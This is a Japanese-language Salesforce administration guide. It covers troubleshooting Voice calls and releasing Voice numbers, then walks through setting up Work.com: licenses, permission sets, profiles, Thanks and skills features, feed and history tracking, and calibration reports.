Voice のトラブルシューティングのヒント

Voice を使用するように環境が設定されていること、および最新バージョンの Chrome、Firefox、Edge のいずれかがあることを確認してください。

Voice 番号のリリース

[設定] の [番号管理] ページから番号をリリースします。

番号をリリースすると、その番号は復元できなくなります。通話データにはアクセスできますが、その番号で電話をかけることはできません。システム管理者は、毎月、ユーザごとに最大で 1 つの番号をリリースできます。

1. [設定] から、[クイック検索] ボックスに「*番号管理*」と入力し、[番号管理] を選択します。
2. 番号の横の をクリックします。
3. [リリース] をクリックします。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Voice は有料オプションでアドオンライセンスとして使用できます。

ユーザ権限

Voice 機能を有効にする
- 「アプリケーションのカスタマイズ」

Voice のトラブルシューティングのヒント

Voice を使用するように環境が設定されていること、および最新バージョンの Chrome、Firefox、Edge のいずれかがあることを確認してください。

問題	可能な解決策
電話を発信できない。	• ネットワークに接続していることを確認します。 • マイクロフォンにアクセスする権限をブラウザに付与したことを確認します。 • Voice が組織で適切に設定されていることを確認します。初期設定の詳細は、Salesforce ヘルプの「Voice の前提条件」を参照してください。
通話中と通話外で音声が途絶える。	ネットワーク接続の品質を確認します。通話アクティビティには高速ネットワークまたは独立したネットワークを使用するか、ネットワークで Voice トラフィックを最適化することをお勧めします。
音声が一方向 (いずれかのエンド) になる。	• マイクロフォンとスピーカーが接続されていて有効であること、およびマイクロフォンがミュートされていないことを確認します。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Voice は有料オプションでアドオンライセンスとして使用できます。

問題	可能な解決策
	• コンピュータとネットワークファイアウォールで正しいポートが開いていることを確認します。
通話の音声品質が低い。	• ワイヤレスまたはモバイルのヘッドフォンでアナログヘッドセットを使用します。 • 周囲の騒音を減らし、静かな場所で通話します。 • マイクロフォンとスピーカーの音量設定を調整します。 • ワイヤレス接続を使用している場合は、適切な帯域幅で有線接続に切り替えます。 • 余分なアプリケーションおよびブラウザのタブを閉じて、高品質の通話をするための十分なリソースがコンピュータにあることを確認します。

Work.com の設定

Work.com 実装の概要

Work.com は、マネージャやチームがより短期間でスキルを習得し、よりよいパフォーマンスを実現できるようにする販売管理およびサービス管理のツールです。

Work.com には、営業チームやサービスチームに役立つさまざまな機能が用意されています。たとえば、実際の報奨に関連するレコグニション、詳細な目標とリアルタイムコーチング、完全機能を備えたパフォーマンスレビューなどが挙げられます。

Work.com ライセンスを受け取ったら、次の操作を実行して Work.com を設定する必要があります。

- Work.com 管理者を指定して、設定プロセスを完了する。
- Work.com 機能の設定を有効にする。
- プロファイルまたは権限セットを使用して Work.com 機能への権限を設定する。
- Work.com ライセンスをユーザに割り当てる。

エディション

使用可能なエディション: Salesforce Classic

Work.com は、**Professional Edition**、**Enterprise Edition**、**Unlimited Edition**、または **Developer Edition** のアドオンライセンスとして取得できます。また、**Performance Edition** には含まれています。

- 組織の Work.com 機能を設定する。

関連トピック:

前提条件
Work.com 管理者の指定
Work.com 機能の有効化
Work.com 機能へのアクセス
Work.com ライセンスの種類
Work.com 機能の概要

前提条件

ユーザ権限

Work.com 機能を有効にする	「アプリケーションのカスタマイズ」
権限セットを割り当てる	「権限セットの割り当て」
プロファイルを割り当てる	「ユーザの管理」
項目レベルセキュリティを設定する	「プロファイルと権限セットの管理」 および 「アプリケーションのカスタマイズ」
[調整] タブを参照する	「Work.com 調整の有効化」

エディション

使用可能なエディション: Salesforce Classic

Work.com は、Professional Edition、Enterprise Edition、Unlimited Edition、または Developer Edition のアドオンライセンスとして取得できます。また、Performance Edition には含まれています。

組織で Work.com を有効にする前に、実装計画を立てます。

実装プロセスを開始する前に、Salesforce で、Work.com 権限を有効にして、Work.com ライセンスを組織にプロビジョニングします。Salesforce の担当者がシステム管理者と協力してライセンスや権限を調整しますが、組織に使用可能な Work.com ライセンスがあるかどうかはシステム管理者自身がチェックできます。[設定] から、[クイック検索] ボックスに「*組織情報*」と入力し、[組織情報] を選択して、[機能ライセンス] にある Work.com ユーザを確認します。

メモ: 組織で使用しているエディションに関係なく、Chatter を有効にすることをお勧めします。Work.com の多くの機能は、Chatter フィードを使用してユーザへの通知ややりとりを行います。Chatter が有効であることを確認するには、[設定] から [クイック検索] ボックスに「*Chatter 設定*」と入力し、[Chatter 設定] を選択して、Chatter 設定が有効になっていることを確認します。

関連トピック:

Work.com 管理者の指定

Work.com の有効化

Work.com 管理者の指定

組織で Work.com を有効にする前に、Work.com ユーザ機能ライセンスを、システム管理者として組織の Work.com の設定を担当するユーザに割り当てる必要があります。

自分自身が Work.com を設定する管理者である場合は、自分にライセンスを割り当てます。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. システム管理者になるユーザの名前を検索して、名前の横にある [編集] をクリックします。
3. 右側の列で、**[Work.com ユーザ]** チェックボックスをオンにします。
4. **[保存]** をクリックします

通常の Salesforce システム管理者プロファイルは権限が極めて高いため、アクセス権が制限された Work.com 管理者プロファイルを別途作成することを強くお勧めします。

関連トピック:

Work.com 機能の有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Work.com 管理者を指定する

- 「アプリケーションのカスタマイズ」

Work.com 機能の有効化

システム管理者は [Work.com の設定] ページで、Work.com の機能の設定を有効化できます。

[感謝設定] および [スキル設定] 以外のすべての設定には、Work.com ライセンスが必要です。

1. [設定] から、[クイック検索] ボックスに「*Work.com の設定*」と入力し、**[Work.com の設定]** を選択します。
2. 有効にする Work.com 機能を選択します。

   Spring '15 リリースより前に Work.com を購入しているユーザの場合、表示される機能は、**Work.com Motivate**、**Work.com Align**、**Work.com Perform** のどのアドオンライセンスを所有しているかによって異なります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Work.com 機能を有効にする

- 「アプリケーションのカスタマイズ」

機能	セクション	説明
感謝の有効化	感謝設定	感謝を有効にし、Chatter フィードで感謝バッジによって他のユーザを表彰できるようにします。 この設定を無効にすると、ユーザには Chatter パブリッシャーの [感謝] アクションが表示されなくなります。ただし、それより前に作成された感謝投稿は引き続き表示されます。
カスタムバッジの作成者の制限	感謝設定	デフォルトでは、すべてのユーザがカスタムバッジを作成できます。この設定は、報奨オブジェクトに対する「作成」権限を持つユーザに、バッジの作成を制限します。
報奨の有効化	評価設定	報奨を有効にして、具体的な報奨をバッジに関連付けます。報奨の作成者は、ギフトコードをアップロードして報奨資金を作成できます。報奨の作成についての詳細は、「報奨資金」トピックを参照してください。
コーチングのマネージャグループの有効化	コーチング設定	マネージャグループを有効にして、報告するユーザのコーチングスペースへのアクセス権をマネージャに付与します。この設定を有効にするには、最初に [設定] の [共有設定] にある [マネージャグループ] 設定を有効にする必要があります。
目標のマネージャグループの有効化	目標設定	マネージャグループを有効にして、報告するユーザの目標へのアクセス権をマネージャに付与します。この設定を有効にするには、最初に [設定] の [共有設定] にある [マネージャグループ] 設定を有効にする必要があります。
調整の有効化	実行設定	調整を有効にして、チームまたは複数のユーザにまたがってパフォーマンスを表示および更新します。 メモ: Performance Edition 組織の場合、契約管理者、マーケティングユーザ、参照のみ、ソリューション管理者の各プロファイルでは調整を使用できません。
スキルの有効化	スキル設定	スキルを有効にして、ユーザが自分のプロファイルにスキルを追加したり、他のユーザのスキルを支持したりできるようにします。この設定を有効化すると、Chatter プロファイルの [知識のある分野] ウィジェットが置き換えられます。
レコード詳細ページでのスキルと支持の編集の制限	スキル設定	Chatter プロファイルのスキルと支持のインライン編集を無効にし、レコード詳細ページの編集を制限しま

機能	セクション	説明
		す。カスタム必須項目でこれらのオブジェクトをカスタマイズした場合にお勧めします。 メモ: Chatter プロファイルのスキルを使用する場合は、この設定を有効化しないでください。
スキルの自動フィード投稿の有効化	スキル設定	ユーザが新しいスキルを追加したときに、Chatter フィード投稿を自動的に作成できるようにします。
推奨スキルの有効化	スキル設定	推奨スキルを有効にして、スキルウィジェットが Chatter でのトピック活動に基づいてユーザが追加するスキルを提案するようにします。

3. [保存] をクリックします。

関連トピック:

Work.com 機能へのアクセス

Work.com 機能へのアクセス

組織で Work.com を有効にしたら、プロファイルまたは権限セットを使用してユーザに Work.com 機能へのアクセス権を付与します。

システム管理者は、権限セットとプロファイルのいずれかを使用して、ユーザに Work.com 機能へのアクセス権を付与できます。

メモ: Professional Edition 組織では、既存のプロファイルを使用してアクセス権を付与する必要があります。

- プロファイルには、組織内でユーザが実行できる内容を制御するユーザ権限およびアクセス設定が含まれます。どのユーザも 1 つのプロファイルしか設定できません。プロファイルの作成についての詳細は、「推奨される Work.com プロファイル」を参照してください。
- 権限セットは、さまざまなツールと機能へのアクセス権をユーザに付与する設定と権限のコレクションです。権限セットは、ユーザのプロファイルを変更せずにユーザの機能アクセス権を拡張します。適切な権限セットの作成についての詳細は、「推奨される Work.com 権限セット」を参照してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織が Work.com 限定ユーザライセンスをプロビジョニングしている場合、このライセンスに標準の Work.com 限定プロファイルが付属しています。標準プロファイルは変更できませんが、このプロファイルをコピーして、コピーされたプロファイルを変更することは可能です。

関連トピック:

- 推奨される Work.com 権限セット
- Work.com 権限セットの割り当て
- 推奨される Work.com プロファイル
- Work.com プロファイルの割り当て
- Work.com ライセンスの種類

Work.com 権限セットの割り当て

[設定] で Work.com アクセス権のある権限セットをユーザに割り当てます。

権限セットをユーザに割り当てる前に、Work.com アクセス権のある権限セットを作成する必要があります。詳細は、「推奨される Work.com 権限セット」を参照してください。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザを選択します。
3. [権限セットの割り当て]関連リストで、[割り当ての編集]をクリックします。
4. 権限セットを割り当てるには、[選択可能な権限セット]ボックスから権限セットを選択して [追加] をクリックします。権限セットの割り当てを削除するには、[有効な権限セット] ボックスから権限セットを選択して [削除] をクリックします。

   メモ: [権限セットの割り当て] ページには、次のような権限セットが表示されます。

   - ライセンスが関連付けられていない。たとえば、権限セットのライセンスの種類として [--なし--] が選択されている権限セットを割り当てることができます。権限セットの有効化された設定と権限がすべてユーザのライセンスで許可されることを確認します。有効化された設定と権限がユーザのライセンスで許可されない場合、割り当ては失敗します。
   - ユーザのライセンスと一致する。たとえば、ユーザのライセンスが Chatter Only である場合、Chatter Only ライセンスを持つ権限セットを割り当てることができます。
   - 権限セットライセンスに固有である。「Identity: Finance」という名前の権限セットを作成して、その権限セットを「Identity Connect」権限セットライセンスに関連付けたとします。ユーザを「Identity:Finance」権限に割り当てると、ユーザは Identity Connect 権限セットライセンスで使用可能なすべての機能を利用できるようになります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットを割り当てる
- 「権限セットの割り当て」

権限の中には、ユーザに権限を付与する前に、ユーザが権限セットライセンスを所有していることが要求されるものがあります。たとえば、「Identity Connect を使用」ユーザ権限を「Identity」権限セットに追加する場合は、Identity Connect 権限セットライセンスを持つユーザのみを「Identity」権限セットに割り当てることができます。

5. [保存] をクリックします。

Work.com プロファイルの割り当て

[設定] で Work.com アクセス権のあるプロファイルをユーザに割り当てます。

プロファイルをユーザに割り当てる前に、Work.com アクセス権のあるプロファイルを作成する必要があります。詳細は、「推奨される Work.com プロファイル」を参照してください。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの横にある [編集] をクリックします。
3. [プロファイル] ドロップダウンリストから、割り当てるプロファイルを選択します。
4. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

プロファイルを割り当てる
- 「ユーザの管理」

Work.com ライセンスの種類

権限セットまたはプロファイルを使用して Work.com 機能へのアクセスを許可した後、ユーザに Work.com ライセンスを割り当てます。

Work.com には 2 種類のライセンスがあります。

- Work.com 限定ユーザライセンスは、Salesforce ライセンスがなく、組織で Work.com 機能のみを使用するユーザを対象とします。

  メモ: Work.com 限定ユーザライセンスは、システム管理者の機能が制限されています。パフォーマンスサマリーサイクルまたは他の Work.com 機能を管理するユーザには、代わりに Work.com ユーザ機能ライセンスを割り当てます。

- Work.com ユーザ機能ライセンスは、Salesforce ラインセンスも所有するユーザを対象とします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ライセンスをすべてのユーザに割り当てる前に、Work.com 機能の設定が必要になることがあります。たとえば、最初はライセンスを Work.com システム管理者に制限して、特定の機能がリリース日前に公開されるのを避ける場合があります。

関連トピック:

- Work.com 限定ユーザライセンスの割り当て
- Work.com ユーザ機能ライセンスの割り当て
- Work.com 機能の概要

Work.com 限定ユーザライセンスの割り当て

Work.com限定ユーザライセンスを、Salesforceライセンスがなく、Work.comのみを使用するユーザに割り当てます。

Work.com限定ユーザライセンスは、システム管理者の機能が制限されています。パフォーマンスサマリーサイクルまたは他の Work.com 機能を管理するユーザには、代わりに Work.com ユーザ機能ライセンスを割り当てます。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザの横にある [編集] をクリックします。
3. [ユーザライセンス] ドロップダウンリストから、[Work.com 限定] を選択します。
4. [保存] をクリックします

関連トピック:

- Work.com ライセンスの種類
- Work.com ユーザ機能ライセンスの割り当て

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザライセンスを割り当てる
- 「ユーザの管理」

Work.com ユーザ機能ライセンスの割り当て

Work.comユーザ機能ライセンスを、Salesforceライセンスも所有するユーザに割り当てます。

1. [設定]から、[クイック検索]ボックスに「ユーザ」と入力し、[ユーザ]を選択します。
2. ユーザの横にある[編集]をクリックします。
3. 右側の列で、[Work.comユーザ]チェックボックスをオンにします。
4. [保存]をクリックします

関連トピック:

Work.com ライセンスの種類
Work.com 限定ユーザライセンスの割り当て

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ユーザ機能ライセンスを割り当てる
- 「ユーザの管理」

Work.com 機能の設定

Work.com 機能の概要

ほとんどのWork.com機能にはWork.comアドオンが必要ですが、Sales Cloudユーザは一部のアドオンを無料で利用できます。

ユーザはWork.comなしでスキルおよび感謝機能(報奨を除く)にアクセスできます。その他の機能にはWork.comアドオンが必要です。

表19:Work.comで使用可能な機能

機能	Work.com アドオンが必要
レコグニション:感謝バッジの作成および付与	
レコグニション:報奨バッジの作成および付与	✅
スキル:スキルの共有および支持	
目標:仕事の定義および追跡	✅
コーチング:リアルタイムコーチングの実施	✅
フィードバック:フィードバックの提供	✅

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

機能	Work.com アドオンが必要
パフォーマンス: パフォーマンスデータの追跡	✅
調整: パフォーマンスデータの視覚化および変更	✅

メモ: 組織で使用しているエディションに関係なく、Chatter を有効にすることをお勧めします。Work.com の多くの機能は、Chatter フィードを使用してユーザへの通知ややりとりを行います。Chatter が有効であることを確認するには、[設定] から［クイック検索］ボックスに「*Chatter 設定*」と入力し、**[Chatter 設定]** を選択して、Chatter 設定が有効になっていることを確認します。

[目標] や [フィードバック] などのさまざまなタブが Work.com アプリケーション内やユーザプロファイル上に表示される場所をカスタマイズできます。[設定] から、［クイック検索］ボックスに「アプリケーション」と入力し、[アプリケーション] を選択して、目的のアプリケーションとサブタブアプリケーションを変更します。詳細は、Salesforce ヘルプの「サブタブアプリケーションの管理」を参照してください。

関連トピック:

- Work.com 実装の概要
- 感謝およびスキル機能
- 目標およびコーチング機能
- パフォーマンスサマリーおよび調整機能
- Work.com のレポートおよびダッシュボードの概要

感謝およびスキル機能

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

感謝およびスキル機能を設定するには、Chatter パブリッシャーで感謝を設定し、パブリッシャーレイアウトをプロファイルに割り当てます。

感謝やレコグニションを設定する前に、目的の機能が有効になっていることを確認します。[設定] から、［クイック検索］ボックスに「Work.com の設定」と入力し、**[Work.com の設定]** を選択して、関連する設定を有効にします。

報奨の作成についての詳細は、Salesforce ヘルプの「報奨資金」を参照してください。また、スキルのカスタマイズについての詳細は、「スキルのカスタマイズ」を参照してください。

関連トピック:

- Work.com 機能の概要
- Chatter パブリッシャーと Salesforce1 アクションバーの感謝の設定
- プロファイルへのパブリッシャーレイアウトの割り当て

Chatter パブリッシャーと Salesforce1 アクションバーの感謝の設定

Chatter パブリッシャーと Salesforce1 アクションバー内の [感謝] アクションの位置を変更したり、特定のプロファイルで非表示にしたりできます。

Chatter パブリッシャーを変更するには、パブリッシャーのアクションを有効にする必要があります。

1. [設定]から、［クイック検索］ボックスに「*Chatter 設定*」と入力し、[Chatter 設定] を選択します。
2. [パブリッシャーのアクション]セクションで［パブリッシャーのアクションを有効化］が選択されていることを確認します。有効ではない場合は、[編集] をクリックして［パブリッシャーのアクションを有効化］を選択し、[保存] をクリックします。
3. [設定]から、［クイック検索］ボックスに「パブリッシャーレイアウト」と入力し、[パブリッシャーレイアウト] を選択します。
4. グローバルパブリッシャーレイアウトの横にある [編集] をクリックします。
5. [感謝] アクションを Chatter パブリッシャーまたは Salesforce1 アクションバーで表示する場所にドラッグします。
6. [保存] をクリックします

プロファイルの表示設定を変更して、特定のユーザに対して感謝を非表示にすることもできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

アクションを設定する
- 「アプリケーションのカスタマイズ」

関連トピック:

感謝およびスキル機能

プロファイルへのパブリッシャーレイアウトの割り当て

プロファイルへのパブリッシャーレイアウトの割り当て

感謝が設定されたパブリッシャーレイアウトをユーザプロファイルに割り当てます。これらのプロファイルを使用するユーザは、パブリッシャーから直接同僚に感謝することができます。

組織でこの機能を使用するユーザを限定する場合は、感謝が設定されていない別のレイアウトを作成してプロファイルに割り当てます。このプロファイルを使用するユーザは、各自のパブリッシャーに感謝が表示されません。

1. [設定]から、[クイック検索] ボックスに「パブリッシャーレイアウト」と入力し、[パブリッシャーレイアウト] を選択します。
2. [パブリッシャーレイアウトの割り当て] をクリックします。
3. [割り当ての編集] をクリックします。
4. テーブルで該当する行の任意の場所をクリックし、ユーザプロファイルを選択します。
5. [使用するパブリッシャーレイアウト] ドロップダウンから、強調表示したプロファイルに割り当てるグローバルパブリッシャーレイアウトを選択します。
6. レイアウトを保存します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

クイックアクションを設定する
- 「アプリケーションのカスタマイズ」

関連トピック:

感謝およびスキル機能

Chatter パブリッシャーと Salesforce1 アクションバーの感謝の設定

目標およびコーチング機能

フィード追跡や履歴管理を有効にすると、目標やコーチングを詳しく追跡できます。

メモ: 目標およびコーチング機能を設定する前に、組織で Chatter を有効化します。

フィード追跡では、関連する変更の Chatter フィード更新がユーザに表示されます。履歴管理では、重要な項目の変更を追跡できます。目標、総計値、およびコーチングオブジェクトの変更を追跡することをお勧めします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

主要な会社目標を明示して、全従業員が全社的な目標を認識できるようにします。

関連トピック:

- Work.com 機能の概要
- 目標のフィード追跡の有効化
- コーチングのフィード追跡の有効化
- 総計値のフィード追跡の有効化
- 目標項目の履歴管理の有効化
- コーチング項目の履歴管理の有効化
- 総計値項目の履歴管理の有効化
- 主要な会社目標の設定

目標のフィード追跡の有効化

目標の更新を追跡して、ユーザが重要な変更に関する通知を受信できるようにします。

どの目標の更新をユーザに通知するかを判断して、追跡する関連項目を選択します。

1. [設定] から、[クイック検索] ボックスに「*フィード追跡*」と入力し、[フィード追跡] を選択します。
2. 目標オブジェクトをクリックします。
3. [フィード追跡の有効化] チェックボックスをオンにします。
4. 追跡する項目を選択します。

   ヒント: 目標の場合は、[完了日]、[期日]、[所有者氏名]、[進行状況]、[すべての関連オブジェクト] を追跡すると役立ちます。

5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フィードの項目追跡をカスタマイズする
- 「アプリケーションのカスタマイズ」

関連トピック:

- 目標およびコーチング機能
- コーチングのフィード追跡の有効化
- 目標項目の履歴管理の有効化
- コーチング項目の履歴管理の有効化
- 主要な会社目標の設定

コーチングのフィード追跡の有効化

コーチングスペースの更新を追跡して、ユーザが重要な変更に関する通知を受信できるようにします。

どのコーチングの更新をユーザに通知するかを判断して、追跡する関連項目を選択します。

1. [設定] から、[クイック検索] ボックスに「*フィード追跡*」と入力し、[フィード追跡] を選択します。
2. コーチングオブジェクトをクリックします。
3. [フィード追跡の有効化] チェックボックスをオンにします。
4. 追跡する項目を選択します。

   ヒント: コーチングの場合は、[無効] と [すべての関連オブジェクト] を追跡すると役立ちます。

5. [保存] をクリックします。

関連トピック:

- 目標およびコーチング機能
- 目標のフィード追跡の有効化
- 目標項目の履歴管理の有効化
- コーチング項目の履歴管理の有効化
- 主要な会社目標の設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フィードの項目追跡をカスタマイズする
- 「アプリケーションのカスタマイズ」

総計値のフィード追跡の有効化

目標の更新を追跡して、ユーザが重要な変更に関する通知を受信できるようにします。

どの総計値の更新をユーザに通知するかを判断して、追跡する関連項目を選択します。

1. [設定] から、[クイック検索] ボックスに「*フィード追跡*」と入力し、[フィード追跡] を選択します。
2. 総計値オブジェクトをクリックします。
3. [フィード追跡の有効化] チェックボックスをオンにします。
4. 追跡する項目を選択します。

   ヒント: 総計値の場合は、[コメント]、[完了日]、[現在の値]、[期日]、[目標]、[初期値]、[所有者氏名]、[状況]、[目標値]、[すべての関連オブジェクト] を追跡すると役立ちます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

フィードの項目追跡をカスタマイズする
- 「アプリケーションのカスタマイズ」

5. [保存] をクリックします。

関連トピック:

目標およびコーチング機能

目標項目の履歴管理の有効化

監査の目的で目標オブジェクトへの変更を管理します。

[完了日]、[期日]、[所有者 氏名]、[進行状況]、[開始日]、[状況]、[説明] の各項目を追跡することをお勧めします。

1. 目標のオブジェクト管理設定から、項目領域に移動します。
2. [項目履歴管理の設定] をクリックします。
3. 追跡する項目を最大 20 件選択します。
4. [保存] をクリックします。

関連トピック:

目標およびコーチング機能
目標のフィード追跡の有効化
コーチングのフィード追跡の有効化
コーチング項目の履歴管理の有効化
主要な会社目標の設定
オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

追跡する項目を設定する
- 「アプリケーションのカスタマイズ」

コーチング項目の履歴管理の有効化

監査の目的でコーチングオブジェクトへの変更を管理します。

[コーチング]、[無効]、[所有者氏名]、[コーチングを受けているユーザ] の各項目を管理することをお勧めします。

1. 目標のオブジェクト管理設定から、項目領域に移動します。
2. [項目履歴管理の設定] をクリックします。
3. 追跡する項目を最大 20 件選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

追跡する項目を設定する
- 「アプリケーションのカスタマイズ」

4. [保存] をクリックします

関連トピック:

- 目標およびコーチング機能
- 目標のフィード追跡の有効化
- コーチングのフィード追跡の有効化
- 目標項目の履歴管理の有効化
- 主要な会社目標の設定
- オブジェクト管理設定の検索

総計値項目の履歴管理の有効化

監査の目的で総計値オブジェクトへの変更を管理します。

[コメント]、[完了日]、[現在の値]、[期日]、[目標]、[初期値]、[所有者 氏名]、[状況]、[目標値]、[加重]、[説明] の各項目を追跡することをお勧めします。

1. 総計値のオブジェクト管理設定から、項目領域に移動します。
2. [項目履歴管理の設定] をクリックします。
3. 追跡する項目を最大 20 件選択します。
4. [保存] をクリックします。

関連トピック:

- 目標およびコーチング機能
- オブジェクト管理設定の検索

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

追跡する項目を設定する
- 「アプリケーションのカスタマイズ」

主要な会社目標の設定

主要な会社目標の詳細ページから共有アクセスを許可すると、組織の全員が全社的な目標を認識できます。Work.com 管理者およびアクセス権が付与されているユーザは、主要な会社目標を作成できます。

または、権限セットを使用して項目レベルセキュリティを設定することもできます。

1. 目標のオブジェクト管理設定から、項目領域に移動します。
2. [主要な会社目標] 項目表示ラベルをクリックします。
3. [項目レベルセキュリティの設定] をクリックします。
4. 目標へのアクセス権があるすべてのプロファイルの [参照可能] チェックボックスがオンになっていることを確認します。
5. 主要な会社目標を作成可能なプロファイルの [参照のみ] チェックボックスがオンになっていないことを確認します。
6. [保存] をクリックします

関連トピック:

- 目標およびコーチング機能
- 目標のフィード追跡の有効化
- コーチングのフィード追跡の有効化
- 目標項目の履歴管理の有効化
- コーチング項目の履歴管理の有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

項目レベルセキュリティを設定する

- 「プロファイルと権限セットの管理」

  および

  「アプリケーションのカスタマイズ」

パフォーマンスサマリーおよび調整機能

組織のパフォーマンス評価を比較および更新するには、調整レポートを設定します。

Work.com パフォーマンスサマリーでは、カスタム質問表を使用して組織内の人についてのフィードバックを収集します。パフォーマンスサマリーサイクルを管理して、組織全体のさまざまなパフォーマンスサマリーを作成、リリース、および共有できます。ユーザがパフォーマンスサマリー詳細を送信すると、調整機能を使用して、組織全体のパフォーマンスの評価を表示および更新することができます。

パフォーマンスサマリーサイクルは、[パフォーマンスサイクル] タブで作成およびリリースします。パフォーマンスサイクルマネージャの権限セットまたはプロファイルのあるユーザは、[パフォーマンスサイクル] タブにアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

パフォーマンスサマリーサイクルの作成およびリリースについての詳細は、Salesforceヘルプの「パフォーマンスサマリーサイクルの概要」を参照してください。調整機能についての詳細は、「調整の概要」を参照してください。

関連トピック:

Work.com 機能の概要
調整レポートの設定

調整レポートの設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

[調整] タブを参照する
- 「Work.com 調整の有効化」

調整レポートには、パフォーマンスサマリーサイクルのデータが入力されます。このレポートは、マネージャおよび役員がチームまたは組織の全体的なパフォーマンスを確認するために設計されています。調整機能を使用する前に、パフォーマンスサマリーデータを読み込むレポートを作成する必要があります。

独自の調整レポートを定義するか、[パッケージのインストール]ページから調整レポートパッケージをダウンロードします。

- 本番用調整レポートパッケージ
- Sandbox 用調整レポートパッケージ

1. [調整] タブで、ドロップダウンリストから調整レポートを選択します。
2. [レポートを表示/編集] をクリックします。
3. [別名で保存] をクリックします。
4. 名前、説明 (省略可能)、一意の名前を入力し、レポートフォルダを指定します。
   レポートが公開フォルダに保存された場合、フォルダの参照権限があるユーザすべてにこのレポートは表示されますが、各ユーザに表示されるのは、アクセス権があるパフォーマンスサマリーのみです。レポートが [私の非公開カスタムレポート] に保存された場合、本人のみが調整レポートを表示できます。
5. [保存してレポートに戻る] をクリックします。

ヒント: 新規レポートを作成することもできます。レポートが特定の条件を満たすと、自動的に [調整] ドロップダウンリストに表示されます。

- レポートは、**[Work.com 調整]** レポートタイプである必要があります。
- レポートは [サマリーの形式] であり、フィードバック質問名でグループ化された後、さらにフィードバックでグループ化されている必要があります。
- レコードには次の列が表示される必要があります。
  - パフォーマンスサイクル ID
  - フィードバック要求 ID
  - フィードバック ID
  - 件名: ユーザ ID
  - 件名: フルネーム (または「件名: 名」と「件名: 姓」)

- レポートは、1つのパフォーマンスサマリーサイクルのみが表示されるように絞り込まれている必要があります。

パッケージをダウンロードするか、条件を満たすレポートを作成すると、自動的に[調整]ドロップダウンに表示されます。

関連トピック:

パフォーマンスサマリーおよび調整機能

Work.com レポートの設定

Work.com のレポートおよびダッシュボードの概要

エディション

使用可能なエディション: Salesforce Classic

